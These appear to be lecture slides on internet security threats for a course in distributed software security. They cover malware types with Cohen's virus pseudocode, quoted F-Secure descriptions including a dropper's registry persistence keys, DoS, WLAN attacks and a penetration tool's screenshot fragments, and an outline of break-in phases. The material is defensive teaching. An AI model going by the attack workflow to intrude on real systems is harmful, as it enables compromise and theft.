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# Security of Distributed Software

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
## Chapter 2

# **DANGER ZONE INTERNET**



# Security – Internet Scenario

- **Once more:** What is the purpose of “security” in computer networks?
  - example
  - participants
    - Alice
    - Bob
    - Trudy (as intruder)
- Alice and Bob want to communicate “securely”
  - Bob wants to communicate with Alice confidentially in an unsecure network (e.g. Trudy comes into play)
  - Bob wants to ensure that the messages are actually sent by Alice
  - Bob wants to make sure that the message he received is identical to the one sent by Alice



# Know Your Enemy

- Enemy might be Everyone! We apply the worst-case scenario
  - Might be your best friend
  - Might be your Open Source Community
  - Might be your colleague
  - Might be ...
- Attacks
  1. on end systems
  2. on infrastructures
  3. on data / protocols
  4. by the communication partner



# 1. Attacks on End Systems

- **Attacks on end systems with**
  - Computer viruses
  - Computer worms
  - Trojan horses
  - Exploits
  - Cracking systems (password theft etc.)
- ***Focus on***
  - *Unsecured computer systems*
  - *Exploiting programming errors*
  - *Bad security measures*
  - *Weak passwords*



# Attacks on End Systems (1)

## ■ Computer virus

- Based on biological model
- Infects resources of the host system to replicate itself
- Malicious functions
  - Load generation
  - Data corruption
  - Spying
- Various types:
  - Boot sector viruses
  - File viruses
  - Macro viruses
  - Script viruses
  - Composites
- Self-defense of viruses: stealth, modification, cryptographic methods, polymorphism, retroviruses (against anti-virus programs)
- Passive distribution: by embedding into other programs and execution by the host system



# Virus: Infection

```
program virus:=  
{1234567;
```



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

```
subroutine infect-executable:=  
{loop:file = get-random-executable-file;  
if first-line-of-file = 1234567 then goto loop;  
prepend virus to file;  
}
```

```
subroutine do-damage:=  
{whatever damage is to be done}
```

```
subroutine trigger-pulled:=  
{return true if some condition holds}
```

```
main-program:=  
{infect-executable;  
if trigger-pulled then do-damage;  
goto next;}
```

```
next:}
```



Source: Fred Cohen. A Computer Virus. Copyright(c), 1984



# Attacks on End Systems (2)

## ■ Worm

- Based on biological model
- Uses resources of the host system and of the network to spread over to other systems automatically in order to execute its malicious function there
- Malicious functions
  - Load generation
  - Data corruption
  - Spying
  - Spamming
  - DDoS
- Various types:
  - E-Mail worms (social worms, file attachment, active content)
  - Interactive worms (ask the user "please press OK" to use exploits)
  - Instant messaging worm (sending of malicious software / links to all chat partners)
  - IRC worms (usage of scripting in IRC programs)
  - P2P worms (at file-sharing sites: tempting name → download it)
  - Cell phone worms (distribution via Bluetooth, MMS, etc.)

- Often in combination with other forms of malware, e.g. viruses, droppers, backdoors, trojans





# Attacks on End Systems (3)

- **Dropper** (virus dropper, DDoS dropper)
  - Executable program that acts as a carrier program for malware
  - Is usually terminated after the virus has been installed
- **Injector**
  - Similar to dropper, but the malware will only be “installed” in the memory
- **Backdoor**
  - Part of a program (added by the author) that allows users to gain access to the machine / system bypassing the normal access security
  - Variants: default passwords (BIOS); specially equipped passwords / routines / servers that allow access (sometimes subsequently installed programs)
  - Closely linked to Trojans and Droppers



# Attacks on End Systems (4)

- **Trojan** (Trojan horse)
  - Similar to the well-known story...
  - Program that executes a potentially harmful function without user's knowledge
  - Attention: Often misuse in the context of rootkits and backdoors
- **Rootkit** (Administrator toolbox)
  - Collection of software tools for concealment and stealth intrusions of malicious software
  - Example: Hiding backdoors by hiding processes, logs, log-ins
- **Exploit**
  - A program (including scripts and macros) that exploits the weaknesses or failures of a system or another application to obtain privileges or to use it for DoS attacks.
- **Malware (*generic term*)** - malicious or unwanted programs



# Example

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

Computer Virus Information Pages: Linux/Bliss - Windows Internet Explorer

www.f-secure.com/v-descs/bliss.shtml

Google

Computer Virus Information Pages: Linux/Bliss

HOME HOME USERS SMALL BUSINESSES ENTERPRISES

## F-Secure Virus Descriptions : Linux/Bliss

**NAME:** Linux/Bliss  
**ALIAS:** Bliss, Linux virus, Unix virus, HLLO.1789  
**SIZE:** 17892

This virus spreads only under Linux operating system executables. Found in the wild in February 1999, second known Linux virus (first being Staog).

Bliss locates binaries with write access and overwrites its own code. When an infected file is executed, the original program does not gain control at all. However, it is still possible to clean infected files.

Alert Level: Low


F-Secure Virendefinition: Small.TL - Windows Internet Explorer

http://www.f-secure.de/v-desk/small\_tl.shtml

del.icio.us TAG Google

F-Secure Virendefinition: Small.TL

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Search

Select local site

Global Sites

### VIRUS WORLD MAP

Globale Alarmstufe:  
- Niedrig -

Aktuelle Bedrohung:  
Email-  
Worm:W32/Zhelatin.CQ

> Meinen Computer jetzt scannen  
> Testversion herunterladen

**NAME:** Small.TL  
**ALIAS:** Email-Worm.Win32.Bagle.al, Trojan-Dropper.Win32.Small.tl  
**Zusammenfassung**

Dieser Trojaner-Dropper trat am 28. Februar 2005 in Erscheinung. Der Dropper wurde in E-Mails versendet. Es ist jedoch nicht sicher, ob die Verbreitung über E-Mails erfolgte oder ob eine Bagle-Variante dahinter steckte. Zu dem Zeitpunkt, an dem die vorliegende Beschreibung verfasst wurde, waren uns keine Bagle-Varianten bekannt, die solche Dropper per E-Mail versenden. Uns liegen jedoch Erkenntnisse vor, dass 2 neue Varianten ähnliche Dropper versenden.

**Detaillierte Beschreibung**

Bei dem Dropper handelt es sich um eine 18432 Byte große ausführbare Windows PE-Datei. Bei der abgelegten Datei handelt es sich um eine 15360 Byte große DLL-Datei. Weder Dropper noch DLL sind komprimiert.

**Installation auf dem System**

Wenn die Dropper-Datei ausgeführt wird, kopiert sie sich unter dem Namen WINHOST.EXE in das Windows-Systemverzeichnis und legt dort eine DLL-Datei namens WIWSHOST.EXE ab. Diese DLL-Datei wird dann in den Prozess von Explorer.exe eingefügt (injiziert).

Der Dropper/Injector erstellt für seine Datei zwei Startschlüssel in der Windows-Registrierung:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
"winshost.exe" = "%winsysdir%\winshost.exe"

[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
"winshost.exe" = "%winsysdir%\winshost.exe"
```

%winsysdir% steht für das Windows-Systemverzeichnis. Als Folge wird der Dropper bei jedem Windows-Start ebenfalls gestartet.


# Attacks on End Systems (5)

## ■ Buffer Overflow

- Application reserves a buffer to store some input values
- Length of input is larger than the buffer but the whole input is processed
- Memory space outside the buffer is overwritten

## ■ Effects:

- DoS attack
- Data manipulation
- Execution of arbitrary code



# 2. Attacks on Infrastructures

- **Attacks on infrastructures with**
  - Attacks on signaling mechanisms
  - Distributed Denial of Service (DDoS)
  - Attacks on WLAN-hotspots and routers
  - Break-in (password theft, bugs, exploits)
- **Focus on**
  - *Unsecured intermediate system*
  - *Overload situations*
  - *Unsecure Data Storage*
  - *Weak Passwords*




# Typical Attacks on Infrastructure

- Attacks on signaling mechanisms
  - ICMP: Fake control messages
  - RSVP: Fake resource allocation
- Distributed Denial of Service (DDoS)
  - BotNets – Malware starts its DDoS attacks after being distributed via Dropper
- Attacks on router
  - Attacks on routing protocols
  - Distribution of false routes
  - WLAN, Bluetooth etc.
- Attacks on Hardware, e.g. Virtual Server
  - USB-Attacks



# Denial of Service (DoS) Attack


- **Weak spot: network component overload**
  - Focus: Loss of service or entire computer systems
- **Attack possibilities**
  - Basic principle: Large amount of requests sent to the target service or target system
  - Requests must be designed in a way that they lead to an overload situation (more efficient use of exploits)
- **Examples:**
  - Ping-of-Death: Fake "echo request" information leads to a crash
  - Smurf: Broadcasting of an ICMP "echo request" with false return address (address of the victim)
- **Special forms**
  - **Distributed DoS (DDoS)** – Coordinated attack with a large number of computers
  - Closely linked with trojan / droppers infected systems that can be used as remote-controlled attack networks (**BotNets**)





# Example: Wardriving

- Discovery of protected and unprotected wireless access points
  - Efficient: Car with GPS
  - Variations: Warbiking, Warflying



<http://www.wardriving.com/>



<http://bellet.info/Talks/o3o6-siars-wlan/wardriving.png>



# WLAN Attacks

## ■ Weak spot

- Transmission medium
- Encryption techniques

## ■ Attack scenario

- Capture data packets of a protected WIFI network
- "Attack" on encryption → search for a key
- Use found key for further attacks in the protected network

## ■ Examples

- Wepcrack, weplab etc.



# WLAN–Transmission Medium

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- A quick recap - NEW STUFF STARTS HERE:
  - Before we start – a quick recap on how WLAN works
- How does the scenario look like
  - cf. figure in RN-Lecture
- How is a connection established
  - cf. figure in book
  - Describe frames

# WLAN-Man-in-the-middle

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Lucy-Station  
Computer with  
WLAN-Interface

# Example Penetration Tool

Dashboard

Recon

Profiling

Clients

Modules ▾

Filters

PineAP

Tracking

Logging

Reporting

Networking

Configuration

Advanced

Help

Scan Settings

☐ Continuous  
30 Seconds ▾ Scan

Scan Results ▾

SSID	MAC	Security	WPS	Channel	Signal
Andr		WPA2	no	6	-73
www		Mixed WPA	yes	3	-92

Unassociated Clients

MAC
00:30:2E
00:AE:FA
30:75:12
32:07:6A
32:C6:0F
3C:18:9F
84:B5:41
88:83:22
8C:2D:A4

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☒ Display Probes  
☒ Display (De)Associations  
☐ Remove Duplicates

SSID

SSID

MAC

00:11:22:33:44:55

Location

/

Apply Filter

Clear Filter

Refresh Log

C

Timestamp

Apr 24 12:31:35

Apr 24 12:31:37

Apr 24 12:31:57

Apr 24 12:31:57

Apr 24 12:32:04

Apr 24 12:32:04

Apr 24 12:32:10

Apr 24 12:32:18

MAC	SSID
a0:cb:fd:c8:ee:e4	Vida Pura
9e:77:2c:3a:43:4f	CoffeeFellows
9e:77:2c:3a:43:4f	CoffeeFellows
00:19:86:51:30:77	Nexus1
6c:ab:31:2b:a6:e3	Nexus1
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4G-Mobile-WiFi-FD1A

AndroidAP4675

CoffeeFellows

eduroam

TPLinkNexus

Join Other Network...

Create Network...

Open Network Preferences...



Route ▾

Kernel IP routing table

Destination	Gateway
default	172.16.4
172.16.42.0	*

Default Route 172.16.42.42

Update Route



**"eduroam" was previously joined as WPA2 Enterprise, not Open.**

Are you sure you want to join this network?

Cancel

Join

Access Points

Access Point  
Channel

11

Open AP SSID

eduroam

Hide Open AP



WiFi Client Mode

Interface

SSID

IP

# Break-in


- **Weak spot:** Router / proxy / computer / services in the network & weak passwords / poor and faulty security mechanisms
- **Attack scenarios**
  - *Hostscanning:* Which computer / router / proxy exist in close proximity of the target (broadcasts, routing list, traffic, sniffing, DNSpredict/Google)?  
→ List of target systems
  - *Scanning the target system:* Type of system (by means of fingerprints, traffic analysis, Google, whois, etc.), which services (IP/TCP/UDP) are available / vulnerable (Portscanning & ICMP etc.)
  - *Attack:* Exploiting bugs, backdoors, exploits, password scanners / lists, dropper, GoogleHackingDB
  - *Successful breach:*
    - read password lists, install droppers, backdoors, keyloggers, Proxy Monitor, Rootkit, etc.
    - start attacks from the compromised system
    - remove traces



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
- GHDB: Default SSID and password of WIFI routers
- NBTEnum: search for other Windows systems
- Network Monitors: Traffic analysis (eg. TTL field observations) with respect to transparent bridges or dangers arising from IDS (not to attract attention)





# Web-based Attacks: GHDB

- Exploit is known... and possibly even the corresponding targets, thanks to search engines...
- Example: Google Hacking Database




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


# Web-based Attacks: Other DBs

- There are plenty of other databases where attackers might get user ids, passwords and other identity properties from



# Break-in via Exploit

- Break-in toolkits
  - Is often a security toolkit as well
  - Check known exploits
  - Simplify / automate attacks
  - Problem: Zero-Day Exploits



# 3. Attacks on Data / Protocols

## ■ Attacks on data / protocols

- Communication interception
- Information manipulation
- Attack on protocols and core mechanisms

